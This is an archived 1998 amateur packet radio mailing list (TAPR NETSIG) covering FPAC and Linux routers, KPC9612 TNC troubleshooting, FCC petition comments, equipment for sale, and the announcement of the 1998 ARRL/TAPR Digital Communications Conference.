> We are presently running a DOS version of FPAC, but we are starting to
> look at
> the LINUX version for certain sites. LINUX offers so much more power and
> tools
> with which to work, particularly at the high data flow sites. It also
> offers multiple
> protocols in the same package and best of all the OS is free for the
> downloading.
>
>
> >
> >Mark VK2XGK
> >
> >
>
>
> ------------------------------
>
> Date: Wed, 20 May 1998 20:46:28 -0700
> From: "Ron Curry" <recurry@curry.org>
> To: <cheese@apnpc.com.au>, <netsig@tapr.org>
> Subject: RE: Portable (ie small) routers
> Message-ID: <000101bd846b$090791a0$6401a8c0@PentiumII.insighttec.com>
>
> When isn't cost a consideration with hams? That's the ham credo. Do it
the
> cheapest way possible. That's why hams are stuck with AX25 and 1200baud
> (mostly) because they spend far to much time debating what's the cheapest
as
> opposed to whats the best cost performance. But such is the state of ham
> radio - particularly data comm ham radio - and I suppose I shouldn't go
down
> that path.
>
> Unless you are operating a solar powered station a couple of amps
shouldn't

> be a problem. With regards to cost, we ARE talking about "standard" PC
> components - a motherboard, case, and floppy - how can you get more
standard
> or dirt cheap than that? You can build the whole thing for less than the
> price of what the local ham dealer gets for a TNC (and you don't need a
> TNC).
>
> Anyway, your choice, I'm sure you can find something that better meets
you
> needs. Just thought you might be interested in how someone else has
solved
> the problem you outlined.
>
> Ron Curry
> recurry@curry.org
> KE6WED
> ____
>
> > -----Original Message-----
> > From: Mark Cheeseman [mailto:cheese@apnpc.com.au]
> > Sent: Wednesday, May 20, 1998 3:36 AM
> > To: Ron Curry; netsig@tapr.org
> > Subject: Re: [NETSIG:3526] RE: Portable (ie small) routers
>
> > The two problems I see with that approach are cost and power
> > consumption. Even the small single-board or PC/104 format boards
> > consume about an amp at 5V, and adding flash ROM adds even more
> > (from the specs I've seen thus far). Cost is the other consideration -
> > we're a volunteer organisation and those sort of solutions tend to
> > cost considerably more than a system built from standard PC
> > components.
> >
> > We haven't ruled Linux out, but if there's a simpler (and cheaper)
> > solution I'd like to investigate that first.
> >
> > 73 de Mark VK2XGK
> > --
> > Mark Cheeseman WebSource Pty Ltd cheese@websource.com.au
> > Tel +61 2 9936 8689 Fax +61 2 9955 8871 http://www.websource.com.au
> >
>
>
> ------------------------------
>
> Date: Thu, 21 May 1998 00:25:34 -0500 (CDT)
> From: info@ou.edu
> To: netsig@tapr.org
> Subject: Uoknor.edu domain has changed to ou.edu
> Message-ID: <199805210525.AAA00547@helius.services.ou.edu>
>
> You have received this message in response to an Email message you
> recently sent which contained the domain name "UOKNOR.EDU" in the Email
> address.
>
> The new domain name for The University of Oklahoma is "OU.EDU". Please
> update your Email addresses and replace all occurrences of "UOKNOR.EDU"
> with "OU.EDU".
>
> The Email message that you sent using the "UOKNOR.EDU" domain name was
> forwarded on to the updated address and there is no need to send it
again.
>
> This temporary transition service will remain active until December 23,
> 1998. If you have any questions and/or comments, please call the
> Technology Information Center at (405) 325-INFO or send email to
> info@ou.edu.
>
> Thank you,
>
> Academic User Services
> Department of Computing and Telecommunications Services
> The University of Oklahoma
>
>
> ------------------------------
>
> Date: Thu, 21 May 1998 00:25:49 -0500 (CDT)
> From: info@ou.edu
> To: netsig@tapr.org

> Subject: Uoknor.edu domain has changed to ou.edu
> Message-ID: <199805210525.AAA00762@helius.services.ou.edu>
>
> You have received this message in response to an Email message you
> recently sent which contained the domain name "UOKNOR.EDU" in the Email
> address.
>
> The new domain name for The University of Oklahoma is "OU.EDU". Please
> update your Email addresses and replace all occurrences of "UOKNOR.EDU"
> with "OU.EDU".
>
> The Email message that you sent using the "UOKNOR.EDU" domain name was
> forwarded on to the updated address and there is no need to send it
again.
>
> This temporary transition service will remain active until December 23,
> 1998. If you have any questions and/or comments, please call the
> Technology Information Center at (405) 325-INFO or send email to
> info@ou.edu.
>
> Thank you,
>
> Academic User Services
> Department of Computing and Telecommunications Services
> The University of Oklahoma
>
>
> ------------------------------
>
> Date: Thu, 21 May 1998 00:27:46 -0500 (CDT)
> From: info@ou.edu
> To: netsig@tapr.org
> Subject: Uoknor.edu domain has changed to ou.edu
> Message-ID: <199805210527.AAA02187@helius.services.ou.edu>
>
> You have received this message in response to an Email message you
> recently sent which contained the domain name "UOKNOR.EDU" in the Email
> address.
>
> The new domain name for The University of Oklahoma is "OU.EDU". Please
> update your Email addresses and replace all occurrences of "UOKNOR.EDU"
> with "OU.EDU".
>
> The Email message that you sent using the "UOKNOR.EDU" domain name was
> forwarded on to the updated address and there is no need to send it
again.
>
> This temporary transition service will remain active until December 23,
> 1998. If you have any questions and/or comments, please call the
> Technology Information Center at (405) 325-INFO or send email to
> info@ou.edu.
>
> Thank you,
>
> Academic User Services
> Department of Computing and Telecommunications Services
> The University of Oklahoma
>
>
> ------------------------------
>
> Date: Thu, 21 May 1998 00:52:17 -0500 (CDT)
> From: info@ou.edu
> To: netsig@tapr.org
> Subject: Uoknor.edu domain has changed to ou.edu
> Message-ID: <199805210552.AAA16227@helius.services.ou.edu>
>
> You have received this message in response to an Email message you
> recently sent which contained the domain name "UOKNOR.EDU" in the Email
> address.
>
> The new domain name for The University of Oklahoma is "OU.EDU". Please
> update your Email addresses and replace all occurrences of "UOKNOR.EDU"
> with "OU.EDU".
>
> The Email message that you sent using the "UOKNOR.EDU" domain name was
> forwarded on to the updated address and there is no need to send it
again.
>

> This temporary transition service will remain active until December 23,
> 1998. If you have any questions and/or comments, please call the
> Technology Information Center at (405) 325-INFO or send email to
> info@ou.edu.
>
> Thank you,
>
> Academic User Services
> Department of Computing and Telecommunications Services
> The University of Oklahoma
>
>
> ------------------------------
>
> Date: Wed, 20 May 1998 14:10:17 +0300
> From: "(SV2AGW) George Rossopoylos" <sv2agw@the.forthnet.gr>
> To: <netsig@tapr.org>
> Subject: KPC9612 kiss mode
> Message-ID: <199805210621.JAA16360@nefeli.forthnet.gr>
>
> Hi
>
> we have a couple of kpc9612 working with fbb and bpq. We have no problem.
> We had once with a kpc-9612+ but Kantronics send us a replacement Eprom
> (just in a week) and the problem solved. KPC9612 must remain in kiss or
> xkiss mode even without power.
> So you must check the follow.
> 1. The battery
> 2.The serial port cable. Loosy conntacts may reset tnc sending brake
signal
> 3.Low Memory problem. Just do a hard reset and dont enable pbbs,nodes etc
> dont even set your call. SInce you are in kiss mode no need for that.
> 4. Power supply problem
> 5.Hardware problem(processor resets)
>
> 73
>
>
>
>
>
> George Rossopoulos
> e-mail:sv2agw@the.forthet.gr
> packet:SV2AGW@SV2DXC.TSL.GRC.EU
> http://www.forthnet.gr/sv2agw/
> http://www.intranet.gr/isefi/rossopou/rossopou.htm
>
>
> ------------------------------
>
> End of NETSIG Digest 764
> ************************

35. Re: [NETSIG:3543] KPC9612 kiss mode

From: Dave Wolf <wo5h@tapr.org>
Date: Sun, 24 May 1998 14:59:33 -0500
To: netsig@tapr.org
Message-ID: <35687C25.2EE1FD5E@tapr.org>
Rendered body type: text/plain

George, et al:

Thanks for your feedback. Just last weekend I replaced the PC running the BBS
with something more sophisticated. Will check the cables and try hard reset
once more. If this doesn't work, will contact Kantronics.

73,
Dave WO5H

(SV2AGW) George Rossopoylos wrote:

> Hi
>
> we have a couple of kpc9612 working with fbb and bpq. We have no problem.
> We had once with a kpc-9612+ but Kantronics send us a replacement Eprom
> (just in a week) and the problem solved. KPC9612 must remain in kiss or
> xkiss mode even without power.
> So you must check the follow.
> 1. The battery

> 2.The serial port cable. Loosy conntacts may reset tnc sending brake signal
> 3.Low Memory problem. Just do a hard reset and dont enable pbbs,nodes etc
> dont even set your call. SInce you are in kiss mode no need for that.
> 4. Power supply problem
> 5.Hardware problem(processor resets)
>
> 73
>
> George Rossopoulos
> e-mail:sv2agw@the.forthet.gr
> packet:SV2AGW@SV2DXC.TSL.GRC.EU
> http://www.forthnet.gr/sv2agw/
> http://www.intranet.gr/isefi/rossopou/rossopou.htm

36. Comments opposing RM-9227

From: John Ackermann N8UR <jra@febo.com>
Date: Tue, 26 May 1998 22:23:33 -0400
To: mvfma@meow.febo.com, netbuilders@meow.febo.com, aprs@meow.febo.com,
tapr-board@tapr.org, netsig@tapr.org, aprssig@tapr.org
Message-ID: <199805270223.WAA30329@meow.febo.com>
Rendered body type: text/plain

I've put a copy of the comments I'm filing with the FCC tomorrow in opposition to RM-9227 (the LMRC grab for 420-430 and 440-450 MHz) at my web site, http://www.febo.com (there are links from the home page to the comments in both html and Word format, as well as a link to the ARRL page about this).

Comments are due June 1, so there's very little time left to respond. Please, PLEASE, take the time to look at the petition and prepare a response. The FCC *is* swayed by the comments we file!

73,
John N8UR
jra@febo.com
http://www.febo.com

37. packet equip. for sale

From: WBRADFORD@delphi.com
Date: Wed, 27 May 1998 20:48:18 -0400 (EDT)
To: netsig@tapr.org
Message-ID: <01IXJIAY3HV68ZQFXB@delphi.com>
Rendered body type: text/plain

Once more I offer the following Good Stuff for Disposal / Sale. Not looking for a profit, just a reasonable deal. Please look at the list and make an offer.

I have the following surplus packet / node equipment available. All gear is operational, and although used, in good condition.

4 ea. MFJ 1270b TNC with all mods for node or terminal use $75.00 each

1 ea. Icom IC-25A VHF transceiver, set up for packet node usage, has connecting cable with DIN connector for TNC interface. "Plug and Play." Excellent service record, works great as node radio. It is a synthesized radio, so needs battery back up in case of power failure at remote site. $225.

1 ea. Motorola Metrum II VHF radio with crystals for 145.01, .03, .05, .07, and 145.09 All set up for packet use, interface cable with DIN connector for TNC attached, also plug and play. Rock bound, needs no battery backup $250.

1 ea. Uniden Force UHF radio set up on 440.050 for packet use. Has interface cable with DIN plug for TNC. It was in use for several years and works great. Xtal controlled rig, $200.

1 ea. WR-455b Radio with crystal for 440.050. Also has DIN/TNC connector cable attached. Also was in service for several years and works great. Also a crystal rig, $200.

Please email me if interested.

73 Bill k7ea wbradford@delphi.com Salt Lake City, UT

38. TAPR Office Closure

```
From: "Greg Jones, WD5IVD" <wd5ivd@tapr.org>
Date: Sat, 30 May 1998 13:42:11 -0500
To: "TAPR-BB  list   mailing"<tapr-bb@tapr.org>,
        "NETSIG  list   mailing"<netsig@tapr.org>,
        "APRS SIG  list   mailing"<aprssig@tapr.org>,
        "HF SIG  list   mailing"<hfsig@tapr.org>,
        " Spread Spectrum "<ss@tapr.org>,
        "BBS SIG  list   mailing"<bbssig@tapr.org>,
        " tacgps "<tacgps@tapr.org>
Message-ID: <v04003a09b19601d3362e@[207.8.125.50]>
Rendered body type: text/plain
```

The TAPR office will be closed for at least two weeks beginning Monday.

Dorothy Jones, KA5DWR, Office Manager underwent surgery this morning and will be in the hospital the rest of this week recovering. Good news is that the surgery went well and we are waiting for Dorothy now to get out of post-op.

E-Mails, Faxes, and Calls to the office will still be accepted, but expect delays in getting kits and publications shipped until things get back to normal at the Jone's household. I'll be heading to Denton to help at the office while Dorothy is recovering, but things will be slowed down until Dorothy is feeling better.

You can send flowers or greetings to:
        Denton Community Hospital
        207 North Bonnie Brae
        Denton TX 76201
        Telephone: 940 898-7000
        Room 139, Dorothy T Jones

I will be taking e-mail up to her if you want to send something by e-mail.

Greg Jones, WD5IVD
Pres. TAPR

Greg Jones, WD5IVD   Austin, Texas
wd5ivd@tapr.org   http://www.tapr.org/~wd5ivd

Real World, The n.:
        5. Anywhere outside a university. "Poor fellow, he's left UT Austin and gone into the real world."

39. 1998 ARRL and TAPR Digital Communications Conference

```
From: "Greg Jones, WD5IVD" <wd5ivd@tapr.org>
Date: Sun, 31 May 1998 14:10:14 -0500
To: "HF SIG  list   mailing"<hfsig@tapr.org>, " Spread Spectrum "<ss@tapr.org>,
        " TAPR/AMSAT DSP "<dsp@tapr.org>,
        "APRS SIG  list   mailing"<aprssig@tapr.org>,
        "NETSIG  list   mailing"<netsig@tapr.org>,
        "BBS SIG  list   mailing"<bbssig@tapr.org>,
        " tacgps "<tacgps@tapr.org>, aprsnews@tapr.org, mic-e@tapr.org,
        TAPR Regional Freq <regional_freq@tapr.org>
Message-ID: <v04003a01b1975b5f40bd@[207.8.125.50]>
Rendered body type: text/plain
```

1998 ARRL and TAPR Digital Communications Conference
September 25-27, 1998
Chicago, Illinois (minutes from O'Hare Airport)

Web: http://www.tapr.org/dcc

It's that time again! Mark your calendar and think about what to publish for the upcoming 17th Annual ARRL and TAPR Digital Communications Conference. This is the third year in which the ARRL Digital Communications Conference and TAPR Annual General Meeting are joined into one conference!

The ARRL and TAPR Digital Communications Conference is an international forum for radio amateurs in digital communications, networking, and related technologies, who meet, publish their work, and present new ideas and techniques for discussion. Presenters and attendees have the opportunity to exchange ideas and learn about recent hardware and software advances,

theories, experimental results, and practical applications. The Digital Communications Conference is not just for the digital expert, but for digitally-oriented amateurs at all levels of expertise.

The 1998 ARRL and TAPR Digital Communications Conference will be held September 25-27, 1998, in Chicago, Illinois. This year's conference location is the Holiday Inn Rolling Meadows, just minutes from O'Hare Airport.

Not only is the Digital Communications Conference technically stimulating, it is a weekend of fun for all who have more than a casual interest in any of the ham digital communications modes. This includes APRS operators, digital networks, software writers, modem designers, and digital satellite enthusiasts. The ARRL and TAPR Digital Communications Conference is for all levels of digital operators -- a must conference to attend to become active on a national level. Now, more than ever, amateur radio needs this great meeting of the minds because it is important that we demonstrate a continued need for the frequency allocations we have by pushing forward and documenting our achievements. The ARRL and TAPR Digital Communications Conference is one of the few ways to record our accomplishments and challenge each other to do more.

A Conference for the Beginner, Too

The conference is not just for the digital expert. This year's conference again provides multiple session tracks for beginning, intermediate, and advanced presentations on selected topics in digital communications. Topics will include APRS, satellite communications, TCP/IP, digital radio, Spread Spectrum, and many others. Come to the conference and hear these topics presented by the experts! Don't miss this opportunity to listen and talk to others in these areas.

Symposia and Seminars

In addition to the presentation of papers on Saturday, three symposia/seminars will be held. These sessions are provided to allow those with additional time and interest to make the most of the Digital Communications Conference. For those who may have interest in just one symposium or seminar, registration for the conference is not required to attend these activities. This allows maximum flexibility for those who may want to participate during the Digital Communications Conference, but do not have an entire weekend to devote to the event.

The Second APRS National Symposium will be held on Friday and will be moderated by Steve Dimse, K4HG (the developer of javAPRS). It will likely include many APRS software authors, such as Bob Bruninga, WB4APR (the father of APRS), Keith Sproul, WU2Z, Mark Sproul, KB2ICI (the developers of MacAPRS and WinAPRS), Brent Hildebrand, KH2Z (the developer of APRSPLUS), and other nationally-known APRS leaders. Join this group for the afternoon and evening for in-depth discussions and presentations on the current and future status of APRS. This is a unique opportunity to gain insight into this fast-growing digital aspect of amateur operations that combines computers, packet radio, and GPS (Global Positioning System).

Starting late Friday afternoon, a half-day seminar titled "Infrastructureless Technologies in Amateur Radio," presented by Don Lemke, WB9MJN, will cover the pros and cons of DDMA (directivity division multiple access, a proposed infrastructureless technigue) versus hubbed (cellular style) and other infrastructure dependant techniques, the basic problem of megabaud rate communications into the ham QTH, and some techniques for channel-area acquisition including full duplex/asynchronous versus simplex/synchronous radio/acquisition concepts. This seminar will start late enough on Friday afternoon to allow those flying that day to attend the seminar.

The Sunday morning seminar will be a combination of two different talks that will make one excellent seminar. The first presentation, by Lyle Johnson, WA7GXD, will focus on the upcoming RUDAK digital communications system scheduled to fly on the AMSAT Phase 3D satellite in the near future. Lyle will discuss features, systems design, integration, and experiments. The goal of the presentation is to zero in on the communications capabilities of RUDAK, the performance to be expected from the 153k6 PSK system, the limitations and capacities of the DSP modems, user requirements for receiving RUDAK, requirements for transmitting to RUDAK, and how amateurs can work to make ground operations a reality once the satellite is

in operation. Information on how to submit a proposal for experimental time on RUDAK will be presented. The second presentation will be by Tim Shepard, KD1KY, regarding "Packet Radio Networks with Millions or Billions of Stations." This talk will present concepts and materials that make you think about different possibilities of networking in the future. Both Lyle's and Tim's presentations focus on different aspects of future digital communications possibilities.

Third Annual ARRL and TAPR DCC Student Papers Award

ARRL and TAPR especially welcome papers from full-time students to compete for the third annual student papers award. Two $500 travel awards may be given, one in each of the following categories: a) best technical/theory-oriented paper by a student, and b) best educational or community-oriented application paper by a student. The paper should relate directly to a wireless digital communication topic (see the guidelines for more information). Papers co-authored by educators or telecommunications professionals are also eligible for this award as long as a student is the first author. The deadline for receipt of finished student paper manuscript is June 20, 1998. Please note that this deadline is different from the general conference paper submission date. For full details and paper guidelines contact TAPR or browse to http://www.tapr.org/dcc.

Call for Conference Proceeding Papers

Anyone interested in digital communications is invited to submit a paper for publication in the Conference Proceedings. Presentation at the conference is not required for publication. The primary purpose of the conference is to communicate ideas and techniques regarding digital communications. Papers written in an informal style are welcome, as well as those written to academic standards. If you know of someone who is doing great things with digital communications, be sure to tell them about this! Papers are due by August 15, 1998, and should be submitted to Maty Weinberg, ARRL, 225 Main Street, Newington, CT 06111, or via e-mail to lweinberg@arrl.org. The paper submission guidelines are available on-line (http://www.tapr.org/dcc).

Local/International Co-Host

The 1998 ARRL and TAPR Digital Communications Conference will be co-hosted by Chicago Amateur Packet Radio Association (CAPRA). CAPRA is one of the oldest packet radio groups in the US. It focuses on education about amateur packet radio, coordination of joint efforts of hams interested in packet radio, and technical and equipment support for a sound packet network in the Chicago area. They have had high-speed packet networks operational since the mid-1980s. Visit the CAPRA Web site at http://www.imaxx.net/capra for more information.

PRUG (Packet Radio User Group of Japan) will be the first International co-host of the ARRL and TAPR Digital Communications Conference. The conference is proud to welcome PRUG as part of the conference. PRUG will be hosting an informal social Friday evening after the seminar and symposium are completed. Visit http://www.prug.or.jp for more information about the organization.

What can you expect during the 1998 ARRL and TAPR Digital Communications Conference?

*   A full day of papers, breakout sessions, and selected topics on Saturday for the beginner to advanced amateur digital enthusiast.

*   Three seminars/symposia
    Friday (1 PM)
      - Second Annual APRS National Symposium,
        moderated by Steve Dimse, K4HG

    Friday (3 PM)
      - Infrastructure Technologies in Amateur Radio
        conducted by Don Lemke, WB9MJN

    Sunday (8:30 AM)

- RUDAK Future Operations and Experimentations
  by Lyle Johnson, WA7GXD
- Packet Radio Networks with Millions or Billions of Stations
  by Tim Shepard, KD1KY

* Third Annual Student Paper Awards.

* TAPR Membership Meeting

* A banquet with special guest speaker Steve Roberts, N4RVE, of Nomadic Research Labs. Creator of the Winnebiko and Behemoth high-tech recumbent bicycles. His current project is focused on Microship technology (http://www.microship.com/).

* SIGs (Special Interest Groups) get-togethers on Saturday, following the banquet

* Informal get-togethers throughout the weekend

* A facility that is perfect for this type of conference

* Informal engineering discussions/demonstration areas

* Motorola Museum located in the area.

* An event at which the most important new developments in amateur digital communications are announced

* Digital 'movers and shakers' from all over the world in attendance

---

Conclusion

If you have attended a Digital Communications Conference in the past, remember how much fun it was discussing the latest developments into the wee hours! If you have never been to a Digital Communications Conference, then make your plans now to attend and find out how much fun they can be.

There are few activities where your participation can be so much fun and so important! You will be able to get together with colleagues from all over the world and bring each other up to date on your latest work. Experience all this and more for an unforgettable weekend of ham radio and digital communications. Make your travel and lodging arrangements now. We hope to see you at the ARRL and TAPR Digital Communications Conference, September 25-27!

Full information on the conference and hotel information can be obtained by contacting Tucson Amateur Packet Radio, 8987-309 E. Tanque Verde Road #337, Tucson, AZ 85749-9399, phone 940-383-0000, fax 940-566-2544, e-mail tapr@tapr.org, browse www.tapr.org/dcc.

Sincerely,

Steve Ford, WB8IMY, ARRL Conference Co-Chair
Greg Jones, WD5IVD, TAPR Conference Co-Chair
Steve Stroh, N8GNJ, Conference Manager
Mark J. Thompson, WB9QZB, Local Host Liaison
Carl Bergstedt, K9VXW, Local Host Liaison

Note: If you need conference handouts or flyers for ham club meetings, contact TAPR to get what you need!

Hotel Information

Conference presentations, meetings, and seminars will be held at the Holiday Inn Rolling Meadows. Special DCC rooms rates are $85 per night. When making reservations with the hotel, be sure to indicate you are attending the ARRL and TAPR DCC in order to get the discount. It is highly recommended that you book your room prior to arriving. A block of 75 rooms is reserved until August 31, 1998. After the 75 rooms are booked, rooms will only be available in nearby hotels, so be sure to book your rooms early! The hotel provides transportation to and from O'Hare Airport. Please contact the hotel to arrange specific transportation needs.

Holiday Inn Rolling Meadows (conference hotel)
3405 Algonquin Rd
Rolling Meadows, IL 60008

Phone 847-259-5000, fax 847-259-0597

Registration

Contact the TAPR office by phone, fax, or e-mail (numbers and addresses are above) to register or for additional meeting information. MasterCard and VISA are accepted.

- Preregistration (before Sept 1): $42.00 *

- Late registration or at door: $47.00 *

* - Conference registration includes Conference Proceedings, Saturday sessions/meetings, and lunch.

- Saturday Evening Dinner (limited space): $20.00 **

** - Includes dinner, speaker, prize drawing

Seminar/symposia

Note: You do not have to be registered for the conference to attend one or more of the seminars/symposia.

- Friday, 1-8 PM, Second Annual APRS National Symposium (full day)

Registration: $25***

- Friday 3-7 PM, Infrastructure Technologies in Amateur Radio, conducted by Don Lemke, WB9MJN

Registration: $15***

Sunday 8:30-11 AM and 11:30 AM-2 PM, RUDAK Future Operations and Experimentations by Lyle Johnson, WA7GXD, and Packet Radio Networks with Millions or Billions of Stations by Tim Shepard, KD1KY

Registration $20***

*** Cost of seminar or symposium includes the cost of handout materials.

Contact TAPR to register for the DCC:

Tucson Amateur Packet Radio
8987-309 E. Tanque Verde Road #337
Tucson, AZ 85749-9399.
phone 940-383-0000, fax 940-566-2544
e-mail tapr@tapr.org, browse http://www.tapr.org

June 1998

Original source file: netsig.9806
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.9806

1. 20th Anniversary of Amateur Packet Radio

```
From: Burt Lang <burt@rocler.qc.ca>
Date: Mon, 01 Jun 1998 19:05:45 -0400
To: "netsig@tapr.org" <netsig@tapr.org>
Message-ID: <357333C9.F5E83F3A@rocler.qc.ca>
Rendered body type: text/plain
```

May 31, 1998

It has been exactly 20 years since the first amateur packet radio
transmission.

For more details on this historic event, see the following URL:

http://www.cam.org/~burt/neda/pranni.html

Happy Anniversary!!!!!!

Burt VE2BMQ>>>

2. Dorothy Update

```
From: "Greg Jones, WD5IVD" <wd5ivd@tapr.org>
Date: Mon, 8 Jun 1998 10:37:20 -0500
To: "HF SIG  list   mailing"<hfsig@tapr.org>, " Spread Spectrum "<ss@tapr.org>,
        " TAPR/AMSAT DSP "<dsp@tapr.org>,
        "APRS SIG  list   mailing"<aprssig@tapr.org>,
        "NETSIG  list   mailing"<netsig@tapr.org>,
        "BBS SIG  list   mailing"<bbssig@tapr.org>,
        " tacgps "<tacgps@tapr.org>, aprsnews@tapr.org, mic-e@tapr.org,
        TAPR Regional Freq <regional_freq@tapr.org>
Message-ID: <v04003a0cb1a1b453317a@[207.43.172.66]>
Rendered body type: text/plain
```

For those who want to know.

Dorothy was released from the hospital last Friday afternoon and has been
resting at the house (TAPR Office ;-) since then. The surgery went very
well and there appears to be no complications, except that she doesn't like
the really long scar on her belly.

We (Bill Jones and I) have told Dorothy she cannot step one foot into the
TAPR office until next week sometime. Thus, expect kits and orders to
start getting out the door in another 7-10 days. There is a bit of a pile
being generated by this down time, so it will probably be a week or so
after we open back up that we get caught up on everything.

Dorothy wants to thank everyone that thought of her during this ordeal and
she looks forward to getting back into the swing of things.

Cheers - Greg Jones, WD5IVD

Greg Jones, WD5IVD   Austin, Texas
wd5ivd@tapr.org   http://www.tapr.org/~wd5ivd

Real World, The n.:
        5. Anywhere outside a university. "Poor fellow, he's left UT
Austin and gone into the real world."

3. Searchable Mailing List Archives Available

```
From: John Ackermann N8UR <jra@febo.com>
Date: Wed, 17 Jun 1998 11:18:49 -0400
To: tcp-group@ucsd.edu, nos-bbs@hydra.carleton.ca, netsig@tapr.org,
        bbssig@tapr.org, tapr-bb@tapr.org, tapr-board@tapr.org
Message-ID: <199806171518.LAA01730@meow.febo.com>
Rendered body type: text/plain
```

I've just put together a set of searchable archives of several packet-radio
related mailing lists, including the following:

NOS-BBS (from 12/93)
TAPR BBS-SIG (from 5/94)
TAPR FCC List (from 8/94
TAPR NET-SIG (from 3/94)
TAPR-BB (TAPR Announcements) (from 8/94)
UCSD TCP-Group (from 10/93)

I hope to add the TNOS-Topics and TNOS-Support lists (with coverage back to
their beginnings) in the near future.

The archives are substantially complete from the dates mentioned, though
there are likely to be some minor gaps here and there. The index is
updated nightly.

At the moment, you need to search each list separately, but I'm working on
an interface to allow a single search to span all the lists.

The URL is http://www.febo.com/list-archive/.

Enjoy! (and please let me know how this works, or how it can be improved).

73,
John N8UR
jra@febo.com

4. RE: [NETSIG:3559] Searchable Mailing List Archives Available

From: "Hast, Chuck" <wchast@utilpart.com>
Date: Wed, 17 Jun 1998 13:54:03 -0400
To: "'netsig@tapr.org'" <netsig@tapr.org>
Message-ID: <c=US%a=_%p=UPINET%l=UPOPS-980617175403Z-12605@upops.utilpart.com>
Rendered body type: text/plain

John:
There is the FPAC Web Page and list. The Web page address is:
www.fpac.ampr.org

That page and the list deal with FPAC specifically but also there are
bits and pieces about interoperation with other networking systems,
and with different BBS systems. It goes in spurts.

>----------
>From: John Ackermann N8UR[SMTP:jra@febo.com]
>Sent: Wednesday, 17 June, 1998 11:29
>To: netsig@tapr.org
>Subject: [NETSIG:3559] Searchable Mailing List Archives Available
>
>I've just put together a set of searchable archives of several packet-radio
>related mailing lists, including the following:
>
>NOS-BBS (from 12/93)
>TAPR BBS-SIG (from 5/94)
>TAPR FCC List (from 8/94
>TAPR NET-SIG (from 3/94)
>TAPR-BB (TAPR Announcements) (from 8/94)
>UCSD TCP-Group (from 10/93)
>
>I hope to add the TNOS-Topics and TNOS-Support lists (with coverage back to
>their beginnings) in the near future.
>
>The archives are substantially complete from the dates mentioned, though
>there are likely to be some minor gaps here and there. The index is
>updated nightly.
>
>At the moment, you need to search each list separately, but I'm working on
>an interface to allow a single search to span all the lists.
>
>The URL is http://www.febo.com/list-archive/.
>
>Enjoy! (and please let me know how this works, or how it can be improved).
>
>73,
>John N8UR
>jra@febo.com
>
>

5. Looking for Jack Davis

From: Roy Welch <rdwelch@swbell.net>
Date: Wed, 24 Jun 1998 01:35:32 +0000
To: TAPR Netsig <netsig@tapr.org>
Message-ID: <359057E4.B0AA45BC@swbell.net>
Rendered body type: text/plain

Hi Guys,
I need Jack Davis' e-mail address, or perhaps he is on here.

--
73, Roy -- W0SL

Internet: w0sl@amsat.org
Home Page: http://home.swbell.net/rdwelch

6. Re: [NETSIG:3561] Looking for Jack Davis

From: Sid Ashen-Brenner <sashen@midusa.net>
Date: Tue, 23 Jun 1998 21:56:48 -0500
To: netsig@tapr.org
Message-ID: <3.0.32.19980623215537.006bfd00@mail.midusa.net>
Rendered body type: text/plain

At 08:41 PM 6/23/98 -0500, you wrote:
>Hi Guys,
>I need Jack Davis' e-mail address, or perhaps he is on here.

If he's got a Callsign, you might try http://www.qrz.com 's callsign server?
Just a shot in the dark.

        73 de Sid ... formerly of St. Louis
Sid Ashen-Brenner   Salina, Ks.   Monitor Service Co.
Internet : sashen@midusa.net
AX-25 : n0obm @ n0obm.#ncks.ks.usa.noam

7. Re: [NETSIG:3561] Looking for Jack Davis

From: "Mitch, W4OA" <w4oa@vibroplex.com>
Date: Tue, 23 Jun 1998 22:30:05 -0500
To: netsig@tapr.org
Message-ID: <359072BD.1DEA874@vibroplex.com>
Rendered body type: text/plain

hi roy...

if you're referring to wa4ejr, i think he is in the process of moving
from ca to ga, near atlanta... i think i have his ca phone number at
work, also his email address... i'll check as soon as i am back in
the office, but it may be monday of next week...

mitch, w4oa

Roy Welch wrote:

> Hi Guys,
> I need Jack Davis' e-mail address, or perhaps he is on here.
>
> --
> 73, Roy -- W0SL
>
> Internet: w0sl@amsat.org
> Home Page: http://home.swbell.net/rdwelch

--
Felton "Mitch" Mitchell, W4OA The Vibroplex Co., Inc.
www.vibroplex.com 11 Midtown Park East
334-478-8873 FAX 334-476-0465 Mobile, AL 36606-4141

8. Re: [NETSIG:3563] Re: Looking for Jack Davis

From: Roy Welch <rdwelch@swbell.net>
Date: Wed, 24 Jun 1998 13:24:06 +0000
To: netsig@tapr.org
Message-ID: <3590FDF6.EB6533F2@swbell.net>
Rendered body type: text/plain

Thanks. I'd appreciate that.

Mitch, W4OA wrote:
>

> hi roy...
>
> if you're referring to wa4ejr, i think he is in the process of moving
> from ca to ga, near atlanta... i think i have his ca phone number at
> work, also his email address... i'll check as soon as i am back in
> the office, but it may be monday of next week...
>
> mitch, w4oa
>
> Roy Welch wrote:
>
> > Hi Guys,
> > I need Jack Davis' e-mail address, or perhaps he is on here.
> >
> > --
> > 73, Roy -- W0SL
> >
> > Internet: w0sl@amsat.org
> > Home Page: http://home.swbell.net/rdwelch
>
> --
> Felton "Mitch" Mitchell, W4OA The Vibroplex Co., Inc.
> www.vibroplex.com 11 Midtown Park East
> 334-478-8873 FAX 334-476-0465 Mobile, AL 36606-4141

--
73, Roy

Internet: w0sl@amsat.org
Home Page: http://home.swbell.net/rdwelch

9. Trip to KU in July

From: "Greg Jones, WD5IVD" <wd5ivd@tapr.org>
Date: Thu, 25 Jun 1998 02:06:18 -0500
To: "APRS SIG list mailing"<aprssig@tapr.org>,
"NETSIG list mailing"<netsig@tapr.org>
Message-ID: <v04003a0bb1b7a6c0e311@[207.43.172.66]>
Rendered body type: text/plain

I am going to be at KU (KS Univ) from July 15th till July 26th teaching.
If anyone wants to get together some night for dinner and talk about the
great world of packet radio -- let me know.

Cheers - Greg Jones, WD5IVD
Pres TAPR

Greg Jones, WD5IVD Austin, Texas
wd5ivd@tapr.org http://www.tapr.org/~wd5ivd

Real World, The n.:
5. Anywhere outside a university. "Poor fellow, he's left UT
Austin and gone into the real world."

10. Track Box

From: Roy Welch <rdwelch@swbell.net>
Date: Thu, 25 Jun 1998 13:19:07 +0000
To: netsig@tapr.org
Message-ID: <35924E4B.7F1CE592@swbell.net>
Rendered body type: text/plain

Hi Greg,

Who should I contact to find out if the Track Box is Y2k compliant?

--
73, Roy

Internet: w0sl@amsat.org
Home Page: http://home.swbell.net/rdwelch

11. Re: [NETSIG:3566] Track Box

From: "Ian Drage" <idrage@es.co.nz>
Date: Fri, 26 Jun 1998 12:34:29 +1200
To: netsig@tapr.org
